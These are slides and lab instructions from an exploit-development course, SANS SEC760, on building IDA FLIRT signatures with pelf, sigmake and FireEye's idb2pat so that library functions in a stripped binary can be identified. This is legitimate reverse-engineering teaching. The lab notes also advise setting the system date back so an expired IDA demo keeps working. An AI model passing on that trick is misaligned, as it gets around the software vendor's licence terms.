
```
# pwd
/root/Desktop/flair71/bin/linux
# ./pelf /usr/lib/libhotpatch.a /root/Desktop/760_Flair/libhotpatch.pat
/usr/lib/libhotpatch.a: skipped 0, total 3
```

- Example piece of a pattern file:

```
memcpy........488B45E8488B40284885C00F84F5000000837DF8027E35488B45E8488
B5028488B05........488B004989D0B95D000000488D15
```

Using FLAIR

FLAIR is poorly documented, and there are a lot of command-line options with the various tools; however, the idea behind FLAIR is simple. Once you extract the FLAIR archive onto the designated OS, such as Mac, Linux, or Windows, you would proceed into the "bin" folder. Inside the bin folder are the various parsers, such as pelf for ELF files and pcf for PE/COFF files. The idea is for the parser to go through the library file to produce patterns that uniquely represent each function. On the slide, you can see the pelf tool ran against the library archive libhotpatch.a. Once this is completed, a pattern file is created. An example of an entry is shown for memcpy.



Using sigmake to Generate a FLIRT Signature

- The sigmake tool generates FLIRT signatures from the .pat file
- It is common to experience collisions when extracted patterns match two or more functions
  - You can tweak the pattern length options to resolve them, or...
  - If there are not too many collisions, you can just edit the collision file


```
root@kali:~/Desktop/760_Flair# ./sigmake sample1.pat sample1.sig
sample1.sig: modules/leaves: 991/1004, COLLISIONS: 13
See the documentation to learn how to resolve collisions.
```

- 13 collisions – Simply open the .exc file, remove the lines below, and rerun sigmake:

```
--------- (delete these lines to allow sigmake to read this file)
; add '+' at the start of a line to select a module
; add '-' if you are not sure about the selection
; do nothing if you want to exclude all modules
```

Using sigmake to Generate a FLIRT Signature

Once you have produced a valid pattern file, you would attempt to create a .sig file using the sigmake tool. The .sig file can be used against any input file loaded into IDA. The biggest challenge is determining what library versions were compiled against the loaded input file of interest. On the slide, you can see we have run the sigmake tool against the file "sample1.pat." This results in 13 collisions. Collisions occur when two functions have resulted in the same pattern. These collisions can be resolved by changing the options during the creation of the pattern files to increase their lengths to hopefully reduce the number of collisions. Another common option is to exclude the collisions from the signature. This can be done by going into the .exc file produced by sigmake and removing the first few lines shown at the bottom of the slide. Rerunning the sigmake tool after removing the aforementioned lines will result in the creation of the .sig file that can be run inside of IDA. Signatures need to be copied to the appropriate folder under the IDA subfolder called "sig."



FireEye's idb2pat Tool

- Using FLAIR can be difficult, especially if you don't have the appropriate archive files
- An alternative way is to use the idb2pat.py tool by FireEye available at: https://github.com/fireeye/flare-ida/tree/master/python/flare
- With this tool, you can create the .pat files to use with sigmake directly from IDA
  - You would need to have an unstripped library file or other binary of interest loaded into IDA
  - Then, you run the idb2pat.py script to generate the .pat file
  - Next, you use sigmake as you normally would, resolving any potential collisions
- Let's do this in an exercise!


SEC760 | Advanced Exploit Development for Penetration Testers 178

FireEye's idb2pat Tool

It can be difficult to create and obtain the countless number of archive files required to create signatures. It often requires recompiling libraries with symbols and resolving many dependencies. The FLAIR team at FireEye produced various tools to help. Notably, the tool idb2pat.py really helps out when you have an unstripped library, but not an archive. The idea would be to take an unstripped library, such as a Linux .so file, and let IDA perform its analysis. Once finished, run the idb2pat.py script from inside IDA, which should produce a valid .pat file that we can use with the sigmake tool.

Let's try this out in a lab.

https://github.com/fireeye/flare-ida/tree/master/python/flare




Module Summary

- In this module we took a look at the IDA FLIRT and FLAIR utilities
- These tools can greatly reduce the time spent on reverse engineering statically compiled binaries
- We also looked at FireEye's idb2pat script, which can help when we do not have proper archive files to use with FLAIR

Module Summary

In this module, we took a look at IDA FLIRT and FLAIR, as well as the FireEye idb2pat tool. FLIRT signatures can greatly reduce the time required to reverse engineer a statically compiled binary by identifying library code and even resolving symbol names.


Course Roadmap


- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- OS Protections and Compile-Time Controls
- Windows Defender Exploit Guard
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA FLIRT & FLAIR
  - ➢ Exercise: FLIRT
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Optional Exercise: IDA Plugins
- Extended Hours

SANS SEC760 | Advanced Exploit Development for Penetration Testers 180

FLIRT

In this exercise, you will utilize the FLIRT technology from Hex-Rays.



Exercise: FLIRT

- Target Program: myAtoi
  - There are two versions of the file:
    - myAtoi_stripped – Stripped ELF binary
    - myAtoi_unstripped – Unstripped ELF binary
  - You will use the idb2pat.py and sigmake tools
- Goals:
  - Use the idb2pat.py script to generate a .pat file from the myAtoi_unstripped binary
  - Generate a FLIRT signature file with the sigmake tool
  - Run the new signature against the myAtoi_stripped binary to see how when using the correct .sig file, functions are resolved in an otherwise stripped binary

SANS SEC760 | Advanced Exploit Development for Penetration Testers 181

Exercise: FLIRT

In this exercise, you will be using the idb2pat.py and sigmake tools against the myAtoi_unstripped binary to generate a FLIRT signature file. You will use this signature against the stripped myAtoi_stripped binary to see how valid signature files applied to a stripped binary can aid in reverse engineering.



Exercise: FLIRT – The FLIRT_Lab Zip File

- Download the following file from the Internet:
  - http://deadlisting.com/files/FLIRT_Lab.zip
  - It contains all files required for this exercise
  - Extract it onto the VM where you will run IDA
  - If you do not have a licensed copy of IDA 7 or later, you will need to use the IDA 6.95 trial version in order to utilize IDAPython
  - The contents of the Zip file are:
  - See notes for details...

```
All Files
IDA 7 Free Installers
idb2pat.py
myAtoi_stripped
myAtoi_unstripped
sigmake.exe
sigmake.linux
sigmake.mac
```

SEC760 | Advanced Exploit Development for Penetration Testers 182

Exercise: FLIRT- The FLIRT_Lab Zip File

The first step is to download the FLIRT_Lab.zip file from http://deadlisting.com/files/FLIRT_Lab.zip


This file contains all items needed for the lab. Extract it onto the VM where you will run IDA. If you do not have a licensed copy of IDA, you will need to install the IDA 6.95 demo version from the course USB. This version is necessary in order to utilize IDAPython, which has been disabled on the Free and Demo version of IDA 7. The installers for the free version of IDA 7 are in the Zip file, as you may want to use that version once you have generated the FLIRT signature. If using IDA 6.95 demo, you will need to copy over the appropriate IDAPython files from the 760.1 folder on the course USB. Also, if using IDA 6.95 demo, you will likely need to set your date back a couple of years to ensure that it doesn't show as expired. With IDA 6.95 demo installed, extract the idapython-1.5.5_ida6.3_py2.7_win32.zip file. Next, copy the entire Python folder from within to your IDA 6.95 demo folder under "Program Files (x86)." Finally, copy the contents (two files) from the Plugins folder to your Plugins folder under IDA. You will need to restart IDA. The script button on the bottom should now show Python instead of IDC.

The contents of the Zip file are shown on the slide. The folder "All Files" is everything you could possibly need to complete the lab. Should you have any issue with generating the pattern or signature files, they are included in this folder. The "IDA 7 Free Installers" folder includes the installers for Windows, Linux, and macOS. Remember, if you do not have a licensed copy of IDA 7, you will need to install the demo version of IDA 6.95 in order to run the idb2pat.py script with IDA Python. The idb2pat.py file is the FireEye tool we will use to create the pattern file. The "myAtoi_stripped" file is the stripped binary we will use once we create a signature file from the "myAtoi_unstripped" file. The "sigmake.exe" file is a Windows binary from Hex-Rays that allows you to create a signature file from a pattern file. If you need the macOS or Linux version of the tool, it is also there with the extension .mac or .linux, respectively.

Note: If you are using the IDA 6.95 demo in order to run the idb2pat.py script, you will likely need to set the date back on your VM by a couple of years as it will show as expired.

Exercise: FLIRT – Load the Stripped Binary

- First, copy the idb2pat.py script to your IDA 7 Python folder, such as "C:\Program Files\IDA 7.1\python\"
- Using IDA, load the myAtoi_stripped
- Once loaded, you should quickly see that the function names are not resolved, and that there are over 800:
- They're all showing as internal ☹
- The program is statically linked




```
Function name
_init_proc
sub_80481F0
sub_8048200
sub_8048210
sub_8048220
sub_8048230
sub_8048240
sub_8048250
sub_8048260
sub_8048270
sub_8048280
sub_8048290
sub_80482A0
sub_80482B0
sub_80482C0
sub_80482D0
```

Exercise: FLIRT- Load the Stripped Binary

From the Zip file, copy the idb2pat.py script to your IDA Python folder, such as "C:\Program Files\IDA 7.1\python." Once you have done this, load the "myAtoi_stripped" binary into IDA and allow it to complete its auto-analysis. You should quickly note that there are over 800 functions, and we do not have their symbol names. If you were to run the file tool against the binary on a Linux VM, you would also see that it shows up as statically linked. This means that there is library code compiled into the binary. If we were reversing this program, we certainly wouldn't want to reverse library code!

Exercise: FLIRT – Load the Unstripped Binary

- Using IDA, load the myAtoi_unstripped binary
- Now we see all of the function names!


Function name
_init_proc
_stpcpy
_strcpy
_strnlen
_memmove
_rawmemchr
_wcslen
_strrchr
_memchr
_strstr
_strncpy
_memcmp
_strcasecmp_l
_wcschr
_memset

Exercise: FLIRT- Load the Unstripped Binary


Next, load the myAtoi_unstripped binary into IDA. You will quickly see that the function names are all resolved, as this version has not been stripped. Our goal is to now produce a proper signature file in order to resolve symbols in the stripped version of the binary.

Exercise: FLIRT – Run the idb2pat Script

- With the unstripped version loaded into IDA, press Alt-F7 to bring up the "Run Script" window
  - You can also go to File, Script File from the menu
- Navigate to your IDA Python folder and run the idb2pat.py script
  - It will ask you where you want to save the .pat file. Choose a location and click Save
  - After a few moments, the .pat file will be created
- Continue to the next slide where we will use the sigmake tool

Exercise: FLIRT- Run the idb2pat Script

Now that we have the unstripped version of the file loaded into IDA, we want to run the idb2pat.py IDA Python script. From inside IDA, press Alt-F7, or click File followed by Script File from the menu. This will bring up the Run Script window. Navigate to your IDA Python folder where you copied the idb2pat.py script. Choose this script and click Open. You will then be prompted to choose a destination where you want to save the .pat file. Choose a destination and click Save. After a minute or so, the script will complete. Continue onward to continue creating a signature.



Exercise: FLIRT – sigmake

- With the pattern file now created, let's use the sigmake tool to generate a valid FLIRT signature
- On your Windows VM, run the sigmake tool from the extracted Zip file against the .pat file created by idb2pat.py

```
c:\>sigmake.exe myAtoi_unstripped.pat myAtoi_unstripped.sig

myAtoi_unstripped.sig: modules/leaves: 1096/1136, COLLISIONS: 24
See the documentation to learn how to resolve collisions.
```

- As you can see, we have 24 collisions
- Proceed to the next slide to see how to handle this issue

SANS SEC760 | Advanced Exploit Development for Penetration Testers 186

Exercise: FLIRT- sigmake


On the same Windows VM where you generated the .pat file with the idb2pat.py script from FireEye, let's run the sigmake tool.

```
c:\>sigmake.exe myAtoi_unstripped.pat myAtoi_unstripped.sig

myAtoi_unstripped.sig: modules/leaves: 1096/1136, COLLISIONS: 24
See the documentation to learn how to resolve collisions.
```

As you can see, we have 24 collisions. We could attempt to resolve them, but that would require using the pelf tool from FLAIR, and with not everyone running licensed copies of IDA, we will avoid that for now. Instead, let's ignore them. Please proceed to the next slide.

Exercise: FLIRT – sigmake – Ignoring Collisions

- Using an editor such as Notepad++, open the myAtoi_unstripped.exc file that was produced by sigmake




```
;--------- (delete these lines to allow sigmake to read this file)
; add '+' at the start of a line to select a module
; add '-' if you are not sure about the selection
; do nothing if you want to exclude all modules

str_to_mpn.isra.0                              00 0000 555731FF5689D65389C383EC2C8B5424408B6C244C894C241831C9C744241400
str_to_mpn.isra.0_0                            00 0000 555731FF5689D65389C383EC2C8B5424408B6C244C894C241831C9C744241400
str_to_mpn.isra.0_1                            00 0000 555731FF5689D65389C383EC2C8B5424408B6C244C894C241831C9C744241400

__gconv_transform_ucs2_internal                00 0000 5557565383EC6C8B842480000008B8C2484000008BB4248C0000008B9C2498
__gconv_transform_ascii_internal               00 0000 5557565383EC6C8B842480000008B8C2484000008BB4248C0000008B9C2498
```

- Delete the first four lines, as indicated by the arrow above, and then save the file

Exercise: FLIRT- sigmake – Ignoring Collisions

To ignore the collisions, simply open up the myAtoi_unstripped.exc file that was produced by the sigmake tool. Delete the first four lines, as shown above, and save the file.



Exercise: FLIRT – Rerun sigmake

- After editing the .exc file, rerun sigmake as such:

```
c:\>sigmake.exe myAtoi_unstripped.pat myAtoi_unstripped.sig
```

- This time there should be no collisions and the myAtoi_unstripped.sig file should be created


SANS SEC760 | Advanced Exploit Development for Penetration Testers 188

Exercise: FLIRT- Rerun sigmake

Rerun the sigmake tool as such:


```
c:\>sigmake.exe myAtoi_unstripped.pat myAtoi_unstripped.sig
```

This time there should be no complaints about collisions and the .sig file should be created.



Exercise: FLIRT – Load the FLIRT Signature

- Copy the .sig file to the appropriate folder, such as: C:\Program Files\IDA 7.1\sig\pc\
  - If you do not have a licensed copy of IDA 7 or later, you may continue to use the demo version of IDA 6.95, or you can use the free version of IDA 7
  - Make sure you copy the .sig file to the correct location
- Open up the myAtoi_stripped binary in IDA
  - Click File, Load file, FLIRT signature file...
  - From the list, select the myAtoi_unstripped signature



List of available library modules

File	Option	Library name
myAtoi_u...		Unnamed sample library
ndprtd		NDP C++ v4.2
ne		Startups of NE files


Exercise: FLIRT- Load the FLIRT Signature

After you have successfully created the .sig file, copy it to the appropriate folder, such as "C:\Program Files\IDA 7.1\sig\pc\." If you are using an unlicensed version of IDA, you may continue to use the Demo version 6.95, or you can use the IDA 7 Free version to apply the signature. Regardless, be sure to copy to the right folder.

Using IDA, open up the myAtoi_stripped binary. Once it is loaded and auto-analysis is finished, from the IDA menu, click File, Load file, FLIRT signature file. From the list, select the one titled myAtoi_unstripped and click OK. A pop-up may appear saying that the signature has been loaded into the queue. Simply click OK.

Exercise: FLIRT – The Result

- The functions should now be resolved, and the coloring should change, indicating it as library code:



Function name
_init_proc
_stpcpy
_strcpy
_strnlen

Exercise: FLIRT- The Result

